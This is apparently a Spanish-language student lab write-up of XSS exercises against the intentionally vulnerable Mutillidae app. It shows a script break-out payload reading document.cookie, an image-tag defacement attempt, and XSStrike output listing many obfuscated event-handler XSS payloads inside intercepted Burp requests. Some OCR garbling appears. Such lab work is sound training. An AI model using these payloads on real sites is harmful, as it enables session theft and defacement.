▼ <iframe src="https://www.wicar.org/" style="margin-left:auto; margin-right:auto; border:none; overflow:hidden;" pathrelativestylesheetinjectionarea="1" width="100%" height="600px" title> == $0
    ▶ #document
  </iframe>
  <!-- I think the database password is set to blank or perhaps samurai.
          It depends on whether you installed this web app from irongeeks site or
          are using it inside Kevin Johnsons Samurai web testing framework.
          It is ok to put the password in HTML comments because no user will ever see
          this comment. I remember that security instructor saying we should use the
          framework comment symbols (ASP.NET, JAVA, PHP, Etc.)
          rather than HTML comments, but we all know those
          security instructors are just making all this up. -->
```



17- Password generator

Lo primero es inspeccionar el source ya que no puedo capturar con burpsuite la generación de password, entonces al inspeccionar encontré este script

```
<script>
	try{
	document.getElementById("idUsernameInput").innerHTML = "This password is for anonymous";
	}catch(e){
		alert("Error: " + e.message);
	}// end catch
</script>
```


Estime que podría anclar allí mi inyección y si resulto. Encontré una inyección fácil para probar que esto funciona.

";}catch(e){};alert(document.cookie);try{v="

Procedi a codificarlo en URL en burpsuite y luego lo copie y peque en la url

```
";}catch(e){};alert(document.cookie);try{v="
```

```
%22%3b%7d%63%61%74%63%68%28%65%29%7b%7d%3b%61%6c%65%72%74%28%64%6f%63%75%6d%65%6e%74%2e%63%6f%6f%6b%69%65%29%3b%74%72%79%7b%76%3d%22
```





18- Client side-control challenge

VER CORRECCION

En este punto era casi imposible poder llenar el form ya que habían muchas restricciones por lo que realice muchos cambios en el source

De cualquier manera no he logrado enviar el form y por eso no lo puedo capturar para inyectar un script.





- OWASP 2013 > A3 - Cross-Site Scripting (XSS) > Persisted (Second Order)


1- Add to your blog

2- View someones blog

Ingresamos un link

3 Current Blog Entries			
	Name	Date	Comment
1	anonymous	2023-01-08 21:29:43	With your agreement, we and our CONFIGURATION ACCEPT

Esto prueba que Podemos pegar cualquier recurso e incluso replicar la pagina de manera que luzca exactamente igual.



Se puede ver el blog que cree

13 Current Blog Entries			
	Name	**Date**	**Comment**
1	anonymous	2023-01-08 21:42:06	This ecploit is as easy as it gets!
2	admin	2009-03-01 22:31:13	Fear me, for I am ROOT!
3	dave	2009-03-01 22:31:13	Social Engineering is woot-tastic

En view blog podemos probar un script una vez que capturamos con burpsuite.

No me resulto ninguna inyección por aquí.

```
POST /mutillidae/index.php?page=view-someones-blog.php HTTP/1.1
Host: 10.0.2.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 67
Origin: http://10.0.2.10
Connection: close
Referer: http://10.0.2.10/mutillidae/index.php?page=view-someones-blog.php
Cookie: showhints=1; PHPSESSID=7f7kur3up6nsekq8bq5teblj65; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

author=<img%20src="https://i.pinimg.com/564x/b4/25/e2/b425e2c608d56afb0d56c6aa8f7edc62.jpg"%20alt="DEFACEMENT"/>&view-someones-blog-php-submit-button=View+Blog+Entries
```

3- Show log

Lo único que se me ocurrió fue editar a través del source los datos que los logs. Entiendo que no es un script.

11 log records found Refresh Logs Delete Logs

Hostname	IP	Browser Agent	Page Viewed	Date/Time
10.0.2.15	10.0.2.15	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	User visited: show-log.php	2023-01-08 22:02:52
10.0.2.15	10.0.2.15	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	User visited: show-log.php	2023-01-08 22:00:26
10.0.2.15	10.0.2.15	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	User visited: show-log.php	2023-01-08 21:59:49
10.0.2.15	10.0.2.15	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	User visited: show-log.php	2023-01-08 21:59:04
10.0.2.15	10.0.2.15	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	User visited: show-log.php	2023-01-08 21:58:47

9 log records found Refresh Logs Delete Logs

Hostname	IP	Browser Agent	Page Viewed	Date/Time
192.105.10.2	192.105.10.2	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 [illegible].0	User visited: Password Generator	2023-01-08 21:59:49
10.0.2.15	10.0.2.15	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	User visited: show-log.php	2023-01-08 21:58:47
10.0.2.15	10.0.2.15	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	User visited: show-log.php	2023-01-08 21:57:47
10.0.2.15	10.0.2.15	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	User visited: show-log.php	2023-01-08 21:57:15
10.0.2.15	10.0.2.15	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	User visited: show-log.php	2023-01-08 21:57:15
10.0.2.15	10.0.2.15	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	User visited: show-log.php	2023-01-08 21:57:14
10.0.2.15	10.0.2.15	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	User visited: show-log.php	2023-01-08 21:57:13
10.0.2.15	10.0.2.15	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	User visited: show-log.php	2023-01-08 21:57:08

Entiendo que los logs también pueden ser borrados a través del source.


XSSTRIKE

DNS Lookup

Pretty Raw Hex


```
1  POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
2  Host: 10.0.2.10
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 59
9  Origin: http://10.0.2.10
10 Connection: close
11 Referer: http://10.0.2.10/mutillidae/index.php?page=dns-lookup.php
12 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 target_host=8.8.8.8&dns-lookup-php-submit-button=Lookup+DNS
```

```
┌──(root㉿kali)-[/home/veronica/Documentos/red_team/XSStrike]
└─# ./xsstrike.py -u "http://10.0.2.10/mutillidae/index.php?page=dns-lookup.php" --headers "Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1" --data="target_host=8.8.8.8&dns-lookup-php-submit-button=Lookup+DNS"

      XSStrike v3.1.5

[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: page
[!] Reflections found: 6
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 18550
------------------------------------------------------------
[+] Payload: <D3V/+/onpoinTErENTEr%09=%09(prompt)``%0dx>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
------------------------------------------------------------
[+] Payload: <d3v%0dONPOINTErenteR%0a=%0a(confirm)()>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
------------------------------------------------------------
[+] Payload: <d3V%09OnpOiNTErEnTeR+=+confirm()>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
------------------------------------------------------------
[+] Payload: <hTml%09onPOiNTErEnTER%0d=%0da=prompt,a()//
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
------------------------------------------------------------
[+] Payload: <A%09OnPoiNTerenteR%0d=%0d(prompt)``%0dx>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
------------------------------------------------------------
[+] Payload: <DeTAILS%09ONPoInteReNter+=+(prompt)``>
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
------------------------------------------------------------
[+] Payload: <dEtaILS%09ONpoInTerENteR%0d=%0da=prompt,a()%0dx//
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
------------------------------------------------------------
[+] Payload: <htML%0dOnMOuSeoVEr%0a=%0a(prompt)``>
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
```

Pretty Raw Hex

```
1 POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 59
9 Origin: http://10.0.2.10
10 Connection: close
11 Referer: http://10.0.2.10/mutillidae/index.php?page=dns-lookup.php
12 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 target_host=<hTMl%O9onpoiNterENTer%0d=%0d(confirm)()//&dns-lookup-php-submit-button=Lookup+DNS
```



Pen Test Tool Lookup

Pretty Raw Hex

```
1 POST /mutillidae/index.php?page=pen-test-tool-lookup.php HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 94
9 Origin: http://10.0.2.10
10 Connection: close
11 Referer: http://10.0.2.10/mutillidae/index.php?page=pen-test-tool-lookup.php
12 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 ToolID=c84326e4-7487-41d3-91fd-88280828c756&pen-test-tool-lookup-php-submit-button=Lookup+Tool
```

```
┌──(root㉿kali)-[/home/veronica/Documentos/red_team/XSStrike]
└─# ./xsstrike.py -u "http://10.0.2.10/mutillidae/index.php?page=pen-test-tool-lookup.php" --headers "Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1" --data="ToolID=c84326e4-7487-41d3-91fd-88280828c756&pen-test-tool-lookup-php-submit-button=Lookup+Tool"

XSStrike v3.1.5

[~] Checking for DOM vulnerabilities
[+] Potentially vulnerable objects found
------------------------------------------------------------
eval("(" + gPenTestToolsJSONString + ")");
------------------------------------------------------------
[+] WAF Status: Offline
[!] Testing parameter: page
[!] Reflections found: 6
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 18548
------------------------------------------------------------
[+] Payload: <d3V%09onpoiNtErEnTER+=+confirm()>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
------------------------------------------------------------
[+] Payload: <D3V%09ONmousEOVER%09=%09confirm()>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
------------------------------------------------------------
[+] Payload: <d3v%0dONMOUSEOVeR%0d=%0da=prompt,a()>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
------------------------------------------------------------
```



```
------------------------------------------------------------
[+] Payload: <dETAILs%0aoNPoiNTeRENTER%0d=%0d(prompt)``%0dx//
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
------------------------------------------------------------
```

Intercept | HTTP history | WebSockets history | Options

Request to http://10.0.2.10:80

Forward | Drop | Intercept is on | Action | Open Browser

Pretty | Raw | Hex

```
1  POST /mutillidae/index.php?page=pen-test-tool-lookup.php HTTP/1.1
2  Host: 10.0.2.10
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 94
9  Origin: http://10.0.2.10
10 Connection: close
11 Referer: http://10.0.2.10/mutillidae/index.php?page=pen-test-tool-lookup.php
12 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 ToolID=<dETailS%0aoNTOggLe%0a=%0a(prompt)``%0dx//&pen-test-tool-lookup-php-submit-button=Lookup+Tool
```

Pen Test Tool Lookup

Back Help Me!

Hints

", "penTestTools": []}}' var addRow = function(pRowOfData){ try{ var lDocRoot = window.document; var lTBody = lDocRoot.getElementById("idDisplayTableBody"); var lTR = lDocRoot.createElement("tr"); //tool_id, tool_name, phase_to_use, tool_type, comment var lToolIDTD = lDocRoot.createElement("td"); var lToolNameTD = lDocRoot.createElement("td"); var lPhaseTD = lDocRoot.createElement("td"); var lToolTypeTD = lDocRoot.createElement("td"); var lCommentTD = lDocRoot.createElement("td"); //lKeyTD.addAttribute("class", "label"); lToolIDTD.setAttribute("class","sub-body"); lToolNameTD.setAttribute("class","sub-body"); lToolNameTD.setAttribute("style","color:#770000"); lPhaseTD.setAttribute("class","sub-body"); lToolTypeTD.setAttribute("class","sub-body"); lCommentTD.setAttribute("class","sub-body"); lCommentTD.setAttribute("style","font-weight: normal"); lToolIDTD.appendChild(lDocRoot.createTextNode(pRowOfData.tool_id)); lToolNameTD.appendChild(lDocRoot.createTextNode(pRowOfData.tool_name)); lPhaseTD.appendChild(lDocRoot.createTextNode(pRowOfData.phase_to_use)); lToolTypeTD.appendChild(lDocRoot.createTextNode(pRowOfData.tool_type)); lCommentTD.appendChild(lDocRoot.createTextNode(pRowOfData.comment)); lTR.appendChild(lToolIDTD); lTR.appendChild(lToolNameTD); lTR.appendChild(lPhaseTD); lTR.appendChild(lToolTypeTD); lTR.appendChild(lCommentTD); lTBody.appendChild(lTR); }catch(/*Exception*/ e){ alert("Error trying to add row in function addRow(): " + e.name + "-" + e.message); }// end try };//end JavaScript function addRow var displayError = function(){ try{ if(gDisplayError == "TRUE"){ document.getElementById("id-invalid-input-tr").style.display=""; }// end if }catch(/*Exception*/ e){ alert("Error trying to display error: " + e.message); }// end try };// end function var displayPenTestTools = function(){ try{ var gPenTestToolsJSON = ""; if (gPenTestToolsJSONString.length > 0){ if (gUseSafeJSONParser == "TRUE"){ gPenTestToolsJSON = JSON.parse(gPenTestToolsJSONString); }else{ gPenTestToolsJSON = eval("(" + gPenTestToolsJSONString + ")"); }// end if gUseSafeJSONParser //alert(gPenTestToolsJSON); var laTools = gPenTestToolsJSON.query.penTestTools; if(laTools && laTools.length > 0){

document.getElementById("idDisplayTable").style.display=""; for (var i=0; i 0 }catch(/*Exception*/ e){ alert("Error trying to parse JSON: " + e.message); }// end try };// end function

Switch to AJAX Version of page

Pen Test Tools

Select Pen Test Tool

Pen Test Tool Please Choose Tool

Lookup Tool

Text File Viewer

Hacker Files of Old

Back Help Me!


Hints

Take the time to read some of these great old school hacker text files. Just choose one form the list and submit.

Text File Name Intrusion Detection in Computers by Victor H. Marshall (January 29, 1991)

View File

For other great old school hacking texts, check out http://www.textfiles.com/ .


Request to http://10.0.2.10:80
Forward
Drop
Intercept is on
Action
Open Browser
Pretty
Raw
Hex
POST /mutillidae/index.php?page=text-file-viewer.php HTTP/1.1
Host: 10.0.2.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 101
Origin: http://10.0.2.10
Connection: close
Referer: http://10.0.2.10/mutillidae/index.php?page=text-file-viewer.php
Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
textfile=http%3A%2F%2Fwww.textfiles.com%2Fhacking%2Fatms&text-file-viewer-php-submit-button=View+File

```
┌──(root㉿kali)-[/home/veronica/Documentos/red_team/XSStrike]
└─# ./xsstrike.py -u "http://10.0.2.10/mutillidae/index.php?page=text-file-viewer.php" --headers "Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1" --data="textfile=http%3A%2F%2Fwww.textfiles.com%2Fhacking%2Fatms&text-file-viewer-php-submit-button=View+File"

      XSStrike v3.1.5

[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: page
[!] Reflections found: 6
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 18547
──────────────────────────────────────────────────
[+] Payload: <hTML%0aoNmouSeOvEr%0a=%0a[8].find(confirm)>
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
──────────────────────────────────────────────────
[+] Payload: <dETAIls/+/ONtoGgle%0a=%0a(confirm)()%0dx>
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
──────────────────────────────────────────────────
[+] Payload: <DETaiLS%09oNToGGLE%0a=%0aconfirm()%0dx>
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
──────────────────────────────────────────────────
[+] Payload: <d3v%0aONmouSEoVeR%09=%09(prompt)``%0dx>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
──────────────────────────────────────────────────
[+] Payload: <A%0dOnPOInTErEnTEr%0d=%0dconfirm()>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
──────────────────────────────────────────────────
[+] Payload: <HTML/+/ONmOUsEoVEr%0d=%0d(confirm)()%0dx//
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
──────────────────────────────────────────────────
[+] Payload: <D3v%0dOnPoiNtErentER%0a=%0a[8].find(confirm)%0dx>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
──────────────────────────────────────────────────
